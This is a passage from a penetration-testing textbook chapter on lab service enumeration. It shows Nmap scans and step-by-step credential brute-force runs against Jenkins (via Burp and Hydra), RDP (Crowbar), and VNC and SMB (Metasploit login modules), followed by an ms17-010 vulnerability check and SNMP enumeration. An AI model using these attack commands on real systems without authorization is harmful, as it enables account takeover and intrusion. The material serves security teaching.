Jenkins is an orchestrator during the deployment process of the source code. During a normal deployment, Jenkins will be scheduled to a daily interval (or something else) to go and check the source code repository, for example, GitHub (so it needs credentials to be stored in Jenkins in order to log in to the repository). Next, it will compile the source code fetched from the repository and run some automated tests (e.g., unit tests, regression tests, static code analysis for security, etc.). If all the tests pass without any failures, then it deploys the source code to the development server (dedicated to developers) and the QA server (dedicated to QA analysts) as well. The web portal that manages Jenkins will be listening on HTTP port 8080 by default. Also, Jenkins will be listening on TCP port 50000; this port is used to connect a master node to one or multiple slave instances. To access the web portal, you will need valid credentials to be able to get in and make changes.

During the enumeration phase, you should be looking for two things:

- Brute-forcing credentials
- Identify if the installed version is exploitable

Until this day, we don't have a dedicated Nmap script for Jenkins (maybe in the future). But still, if we use our usual basic script scanning using Nmap, it will identify that Jenkins is running on port 50000. On the other hand, Nmap recognized port 8080 as a web server, but it couldn't decode what's been hosted on that Jetty web server:

```
root@kali:~# nmap -sV -sC -O -T5 -p 8080,50000 172.16.0.103
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-15 09:16 EDT
Nmap scan report for 172.16.0.103
Host is up (0.00065s latency).

PORT      STATE SERVICE VERSION
8080/tcp  open  http    Jetty 9.2.z-SNAPSHOT
| http-robots.txt: 1 disallowed entry
|_/
|_http-server-header: Jetty(9.2.z-SNAPSHOT)
|_http-title: Site doesn't have a title (text/html;charset=UTF-8).
50000/tcp open  http    Jenkins httpd 2.60.3
|_http-server-header: 172.17.0.2
|_http-title: Site doesn't have a title (text/plain;charset=UTF-8).
MAC Address: 00:0C:29:96:F8:6C (VMware)
Warning: OSScan results may be unreliable because we could not find at
least 1 open and 1 closed port
Aggressive OS guesses: Linux 2.6.32 (96%), Linux 3.2 - 4.9 (96%), Linux
2.6.32 - 3.10 (96%), Linux 3.4 - 3.10 (95%), Linux 3.1 (95%), Linux 3.2
(95%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (94%), Synology
DiskStation Manager 5.2-5644 (94%), Netgear RAIDiator 4.2.28 (94%),
Linux 2.6.32 - 2.6.35 (94%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
[...]
```

When this happens (seeing port 50000 open), we can go straight to the web portal (Figure 6.1).

The second stage is to prepare for the brute-force attack. In a web portal, you will need to start with a random username and password to identify the error message that will be displayed after a failed login. We need the error message for the brute-force attack like the one shown in Figure 6.2 (enter **test** for the user, **test** for the password, and click the login button).



Figure 6.1: Jenkins Web Portal



Figure 6.2: Jenkins Error Message

Brute-Forcing a Web Portal Using Hydra

In the previous section, we needed to access the Jenkins web portal. Now you'll learn how to brute-force any web portal using Hydra (not only Jenkins). We can follow this process each time we want to brute-force a web page:

1. Open the login page.
2. Enable the proxy on Burp and the browser.
3. Enter invalid credentials and submit the data (using the submit button).
4. Intercept the request using the Burp proxy and send it to the repeater.
5. Extract the following four items:
   - URI
   - Username name field
   - Password field
   - Error message

NOTE **Always check the manufacturer site (just Google the model number or web portal name) for the default username and password. A lot of web portal admins keep the default credentials, so you don't have to really brute-force your way in. Here is an example of an attractive website that maintains an inventory of the default credentials: `datarecovery.com/rd/default-passwords/`.**

Step 1: Enable a Proxy

First, we need to enable a proxy on the web browser. Take note that the Burp proxy will be listening on port 8080 on the Kali host. Don't get confused with the port 8080 that the Jenkins host web server is using. We can use the Firefox browser on our Kali host. Open the menu and select Preference, scroll to the end of the newly opened window, and click Settings in the Network Settings section, as shown in Figure 6.3.



Figure 6.3: Firefox Network Settings

Now, select the proxy radio button and make sure to set the following:

- Set HTTP Proxy to 127.0.0.1.
- Set Port to 8080 (that's the port of Burp proxy and not Jenkins).
- Select the option Use This Proxy Server For All Protocols.
- Click OK to save the settings.

Next, open Burp Suite from the Kali menu, as shown in Figure 6.4.



Figure 6.4: Kali Menu - Burp Suite

You will need to click the Next button a few times at the beginning when you launch Burp Suite. Once the application is loaded, click the Proxy tab, and you will see that the Intercept button is enabled under the Intercept subtab, as shown in Figure 6.5.



Figure 6.5: Burp Suite Proxy

Step 2: Intercept the Form Request

Head back to the Jenkins login form, enter some random credentials, and click the login button. Once you submit the form, switch to the Burp Suite Intercept section, and you should be able to see your request. Once you do, right-click and select Send to Repeater from the menu, as shown in Figure 6.6.



Figure 6.6: Burp Suite – Send to Repeater

When you're in the repeater, you will visualize the request. (I always work in the repeater section for sending my web payloads; it's one of my favorite tabs in Burp Suite.)

Step 3: Extracting Form Data and Brute-Forcing with Hydra

To prepare things ahead for Hydra, you will need to extract three findings:

- **URL path**: `/j_acegi_security_check` (check the first line in Figure 6.7)



Figure 6.7: POST Contents

- **POST form contents**: `j_username=test&j_password=test&from=%2F&Jenkins-Crumb=6a3b8d2a8000e1aaea8566f6cec42658&json=%7B%22j_username%22%3A+%22test%22%2C+%22j_password%22%3A+%22test%22%2C+%22remember_me%22%3A+false%2C+%22from%22%3A+%22%2F%22%2C+%22Jenkins-Crumb%22%3A+%226a3b8d2a8000e1aaea8566f6cec42658%22%7D&Submit=log+in` (check the highlighted text in Figure 6.7)
- **Error message**: Invalid login information (see Figure 6.2)

Here is the Hydra command for an HTTP POST brute-force:

```
$hydra -l [username] -f -e nsr -P [Passwords file] -s [port number]
[IP address] http-post-form   "[URL Path : POST Form Contents : Error
Message]"
```

Before proceeding, the username value should be changed from *test* to `^USER^`, and the password value, which is *test* and should be changed to `^PASS^`. So, the final value of the `POST Form Contents` should look like this:

```
j_username=^USER^&j_password=^PASS^&from=%2F&Jenkins-Crumb=6a3b8d2a8000e
1aaea8566f6cec42658&json=%7B%22j_username%22%3A+%22test%22%2C+%22j_passw
ord%22%3A+%22test%22%2C+%22remember_me%22%3A+false%2C+%22from%22%3A+%22%
```

```
2F%22%2C+%22Jenkins-Crumb%22%3A+%226a3b8d2a8000e1aaea8566f6cec42658%22%7
D&Submit=log+in
```

It's time to start running our brute-force attack:

```
hydra -l admin -f -e nsr -P /opt/SecLists/Passwords/darkweb2017-top100.
txt -s 8080 172.16.0.103 http-post-form
"/j_acegi_security_check:j_username=^USER^&j_
password=^PASS^&from=%2F&Jenkins-Crumb=6a3b8d2a8000e1aaea8566f6cec42658&j
son=%7B%22j_username%22%3A+%22test%22%2C+%22j_password%22%3A+%22test%22%2
C+%22remember_me%22%3A+false%2C+%22from%22%3A+%22%2F%22%2C+%22Jenkins-Cru
mb%22%3A+%226a3b8d2a8000e1aaea8566f6cec42658%22%7D&Submit=log+in:Invalid
login information"
[...]
[DATA] attacking http-post-form://172.16.0.103:8080/j_acegi_security_
check:j_username=^USER^&j_password=^PASS^&from=%2F&Jenkins-Crumb=6a3b8d
2a8000e1aaea8566f6cec42658&json=%7B%22j_username%22%3A+%22test%22%2C+%
22j_password%22%3A+%22test%22%2C+%22remember_me%22%3A+false%2C+%22from%2
2%3A+%22%2F%22%2C+%22Jenkins-Crumb%22%3A+%226a3b8d2a8000e1aaea8566f6cec4
2658%22%7D&Submit=log+in:Invalid login information
[8080][http-post-form] host: 172.16.0.103   login: admin   password:
admin
[STATUS] attack finished for 172.16.0.103 (valid pair found)
1 of 1 target successfully completed, 1 valid password
```

It looks like we have a successful candidate, admin:admin.

Web Protocols 80/443

Web applications are everything these days; that's why there is a dedicated chapter that targets web application enumeration and exploitation. In the previous section, you learned about how to use Burp Suite for intercepting web requests to brute-force a web application using Hydra. For the time being, you will need to understand that most of the web servers will serve a web application using two port numbers (by default):

- **HTTP TCP port 80**: This serves cleartext web requests and responses. If you sniff the network of a website that serves on port 80, you will be able to see the login credentials in cleartext.
- **HTTPS/TLS TCP port 443**: The secure protocol of the HTTP protocol is called HTTPS or TLS. The communication is secure, so a sniffer won't be able to view the traffic unless there is a proxy that intercepts the traffic. Big companies use proxies and inject certificates into the user's host so they'll be able to monitor the HTTPS traffic of their employees.

NOTE **Web portals like Jenkins, for example, don't use the default port number 80 to avoid conflicting with the default web application hosted on the same web server.**

Graphical Remoting Protocols

Connecting remotely to the graphical user interface of both Windows and Linux can be achieved easily these days. In this section, you will learn how to identify a remoting protocol service and how to hack it like the pros. These are the most common applications that are used for this purpose:

- **Remote Desktop Protocol (RDP)**: TCP port 3389
- **Virtual Network Computing (VNC)**: TCP port 5900

RDP (Port 3389)

The remote desktop protocol is the common application used to connect remotely to Windows operating systems. If enabled on the remote host, users can connect to the graphical user interface of the Windows host. Take note that the RDP server will listen on port 3389 to get the job done.

Let's scan quickly a host running an RDP server:

```
root@kali:~# nmap -sV -sC -O -T5 -p 3389 172.16.0.104
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-16 10:04 EDT
Nmap scan report for 172.16.0.104
Host is up (0.00056s latency).

PORT     STATE SERVICE       VERSION
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: KCORP
|   NetBIOS_Domain_Name: KCORP
|   NetBIOS_Computer_Name: WINDOWS10LAB
|   DNS_Domain_Name: KCorp.local
|   DNS_Computer_Name: Windows10Lab.KCorp.local
|   DNS_Tree_Name: KCorp.local
|   Product_Version: 10.0.17763
|_  System_Time: 2020-06-16T14:04:26+00:00
| ssl-cert: Subject: commonName=Windows10Lab.KCorp.local
[...]
```

RDP Brute-Force

The RDP protocol is a slow one, and Hydra is not performant on the RDP protocol. On the other hand, Crowbar has proven that it's slightly better than Hydra when it comes to brute-forcing the RDP service. Let's see a brute-force practical example of the same server that we enumerated earlier using Crowbar (you have to install it first using `apt install crowbar -y`):

```
root@kali:/# crowbar -b rdp -s 172.16.0.104/32 -u admin -C /root/pass.txt
2020-06-16 14:08:26 START
2020-06-16 14:08:26 Crowbar v0.4.1
2020-06-16 14:08:26 Trying 172.16.0.104:3389
2020-06-16 14:08:26 RDP-SUCCESS : 172.16.0.104:3389 - admin:Password123!
2020-06-16 14:08:26 STOP
```

VNC (Port 5900)

Virtual Network Computing (VNC) is another popular service that is used for remoting purposes. VNC is commonly used on Linux hosts with a graphical user interface (e.g., GNOME), and it uses TCP port 5900 by default. The Metasploitable host that we use in this chapter contains a service listening on port 5900. Let's see what Nmap can show us regarding this server:

```
nmap -sV -T5 -p 5900 --script=vnc* 172.16.0.101
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-16 15:14 EDT
Nmap scan report for 172.16.0.101
Host is up (0.00025s latency).

PORT     STATE SERVICE VERSION
5900/tcp open  vnc     VNC (protocol 3.3)
| vnc-brute:
|   Accounts: No valid accounts found
|   Statistics: Performed 15 guesses in 1 seconds, average tps: 15.0
|_  ERROR: Too many authentication failures
| vnc-info:
|   Protocol version: 3.3
|   Security types:
|_    VNC Authentication (2)
[...]
```

Nmap isn't showing us much; we were only able to detect the version of VNC. For the brute-force of VNC, we will use Metasploit. (In the past I've had more successful results with the module of Msf instead of Hydra.) Note that you don't need a username to crack a VNC account. All you need is a password:

```
msf5 > use auxiliary/scanner/vnc/vnc_login
msf5 auxiliary(scanner/vnc/vnc_login) > set RHOSTS 172.16.0.101
RHOSTS => 172.16.0.101
msf5 auxiliary(scanner/vnc/vnc_login) > set VERBOSE false
VERBOSE => false
msf5 auxiliary(scanner/vnc/vnc_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS => true
msf5 auxiliary(scanner/vnc/vnc_login) > run
```

Continues

(continued)

```
[*] 172.16.0.101:5900     - 172.16.0.101:5900 - Starting VNC login sweep
[+] 172.16.0.101:5900     - 172.16.0.101:5900 - Login Successful:
:password
[*] 172.16.0.101:5900     - Scanned 1 of 1 hosts (100% complete)
[...]
```

File Sharing Protocols

The Server Message Block (SMB) and NetBIOS protocols are the heart of file sharing in Microsoft Windows operating systems. The Samba protocol derives from SMB, and you will hear about those two terminologies interchangeably. Not only is Samba used in Windows OS, but it's widely used in Linux operating systems to share files and for printing services.

SMB (Port 445)

The SMB protocol operates on TCP port 445, and once enabled, you will see the NetBIOS TCP port 139 is opened as well. The enumeration process of an SMB protocol should be targeting the following items:

- Share names
- List of users
- List of groups
- Domain name
- Accounts brute-force
- List of SMB vulnerable versions

A quick Nmap scan should reveal some basic information about the target host:

```
root@kali:~# nmap -sV -T5 -p 445 -sC 172.16.0.106
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-18 09:36 EDT
Nmap scan report for 172.16.0.106
Host is up (0.00072s latency).

PORT    STATE SERVICE      VERSION
445/tcp open  microsoft-ds Windows 10 Pro 10240 microsoft-ds (workgroup:
KCORP)
MAC Address: 00:0C:29:87:09:90 (VMware)
Service Info: Host: WINDOWS10LAB02; OS: Windows; CPE: cpe:/
o:microsoft:windows

Host script results:
|_clock-skew: mean: 2h19m59s, deviation: 4h02m29s, median: 0s
```

```
|_nbstat: NetBIOS name: WINDOWS10LAB02, NetBIOS user: <unknown>, NetBIOS
MAC: 00:0c:29:87:09:90 (VMware)
| smb-os-discovery:
|   OS: Windows 10 Pro 10240 (Windows 10 Pro 6.3)
|   OS CPE: cpe:/o:microsoft:windows_10::-
|   Computer name: Windows10Lab02
|   NetBIOS computer name: WINDOWS10LAB02\x00
|   Domain name: KCorp.local
|   Forest name: KCorp.local
|   FQDN: Windows10Lab02.KCorp.local
|_  System time: 2020-06-18T06:36:19-07:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2020-06-18T13:36:19
|_  start_date: 2020-06-18T13:32:18
```

Next, we can run a vulnerability scan using an Nmap script scan to see if we can get more information (I did not use `smb*`, because it's time-consuming and aggressive):

```
root@kali:~# nmap -sV -p 445 --script=smb-vuln* 172.16.0.106
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-18 10:27 EDT
Nmap scan report for 172.16.0.106
Host is up (0.00025s latency).

PORT    STATE SERVICE      VERSION
445/tcp open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds
(workgroup: KCORP)
MAC Address: 00:0C:29:87:09:90 (VMware)
Service Info: Host: WINDOWS10LAB02; OS: Windows; CPE: cpe:/
o:microsoft:windows

Host script results:
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers
(ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
```

Continues

(continued)

```
|       A critical remote code execution vulnerability exists in
Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://technet.microsoft.com/en-us/library/security/ms17-010.
aspx
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-
guidance-for-wannacrypt-attacks/
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.49 seconds
```

We will test if the remote host is vulnerable to ms17-010 in Chapter 7. For the time being, we're just collecting information. (It could be a false positive; don't count on the accuracy of the results that we're gathering in this phase.) Note that you can use the `smb-enum` script option to add more enumeration outcomes to the results:

```
root@kali:~# nmap -sV -p 445 --script=smb-enum 172.16.0.106
```

If you want to explore more tools for this purpose, then I invite you to try also the Enum4Linux SMB enumeration utility:

```
$enum4linux -a [IP address]
```

Brute-Forcing SMB

We can use the Metasploit `smb_login` auxiliary module instead of Hydra for the SMB protocol because it gives fewer false positives and provides a better performance. To get a good result, you can tweak your scanner options because you don't want it to burn gas for nothing. (The option names are self-explanatory.)

```
msf5 > use auxiliary/scanner/smb/smb_login
msf5 auxiliary(scanner/smb/smb_login) > set BLANK_PASSWORDS true
BLANK_PASSWORDS => true
msf5 auxiliary(scanner/smb/smb_login) > set PASS_FILE
/usr/share/wordlists/rockyou.txt
PASS_FILE => /usr/share/wordlists/rockyou.txt
msf5 auxiliary(scanner/smb/smb_login) > set RHOSTS 172.16.0.106
RHOSTS => 172.16.0.106
msf5 auxiliary(scanner/smb/smb_login) > set SMBUser admin
SMBUser => admin
msf5 auxiliary(scanner/smb/smb_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS => true
```

```
msf5 auxiliary(scanner/smb/smb_login) > set THREADS 100
THREADS => 100
msf5 auxiliary(scanner/smb/smb_login) > set USER_AS_PASS true
USER_AS_PASS => true
msf5 auxiliary(scanner/smb/smb_login) > set VERBOSE false
VERBOSE => false
msf5 auxiliary(scanner/smb/smb_login) > run
[+] 172.16.0.106:445      - 172.16.0.106:445 - Success: '.\admin:admin'
[*] 172.16.0.106:445      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/smb/smb_login) >
```

SNMP (Port UDP 161)

The Simple Network Management Protocol is a database that stores network devices/hosts information (for network management purposes). The SNMP information database is called Management Information Base (MIB), and it structures data in a tree. This server uses UDP port 161 to expose this information. The prior versions of SNMP 1, 2, and 2c don't use encryption in the traffic, so using a sniffer will allow us to intercept the cleartext credentials. The SNMP server uses a community string to secure the data inside the server. You can use the following three community strings to connect to the SNMP server:

- Public
- Private
- Manager

SNMP Enumeration

If you were able to enumerate the SNMP server, then you will see a lot of important information about the target host:

- Network interfaces
- Listening ports
- System processes
- Host hardware information
- Software installed
- Local users
- Shared folders

Nmap is my favorite tool for the enumeration process. So, for the SNMP protocol, I will use again Nmap to get the job done. Take note that I will use

the `sU` option because I'm targeting a UDP port (the output is large, so I will be truncating some results):

```
root@kali:~# nmap -sU -p 161 -sV -sC -T5 172.16.0.100
Starting Nmap 7.80 ( https://nmap.org ) at 2021-01-05 12:39 EST
Nmap scan report for 172.16.0.100
Host is up (0.00038s latency).

PORT    STATE SERVICE VERSION
161/udp open  snmp    SNMPv1 server (public)
| snmp-interfaces:
|   Software Loopback Interface 1\x00
|     IP address: 127.0.0.1  Netmask: 255.0.0.0
|     Type: softwareLoopback  Speed: 1 Gbps
|     Traffic stats: 0.00 Kb sent, 0.00 Kb received
|   WAN Miniport (SSTP)\x00
|     Type: tunnel  Speed: 1 Gbps
|     Traffic stats: 0.00 Kb sent, 0.00 Kb received
[...]
| snmp-netstat:
|   TCP  0.0.0.0:135          0.0.0.0:0
|   TCP  0.0.0.0:3389         0.0.0.0:0
|   TCP  0.0.0.0:49152        0.0.0.0:0
[...]
| snmp-processes:
|   1:
|     Name: System Idle Process
|   4:
|     Name: System
|   264:
|     Name: smss.exe
|     Path: \SystemRoot\System32\
|   356:
|     Name: csrss.exe
|     Path: %SystemRoot%\system32\
|     Params: ObjectDirectory=\Windows SharedSection=1024,20480,768
Windows=On SubSystemType=Windows ServerDll=basesrv,1 ServerDll=winsrv:User
[...]
```

Nmap did a great job of showing all the information. In fact, the output is so enormous that it will take many pages, so I removed most of them for clarity. The most important part in the Nmap output is the version of this SNMP server (V1) and the community string used as well (public).

Summary

Ideally you enjoyed this enumeration chapter. In this penetration testing phase, we collect all the information about different types of services. All the enumeration data collected will be used to exploit each of them one by one. In the next chapter, you'll learn how to exploit these services through a remote shell (and much more).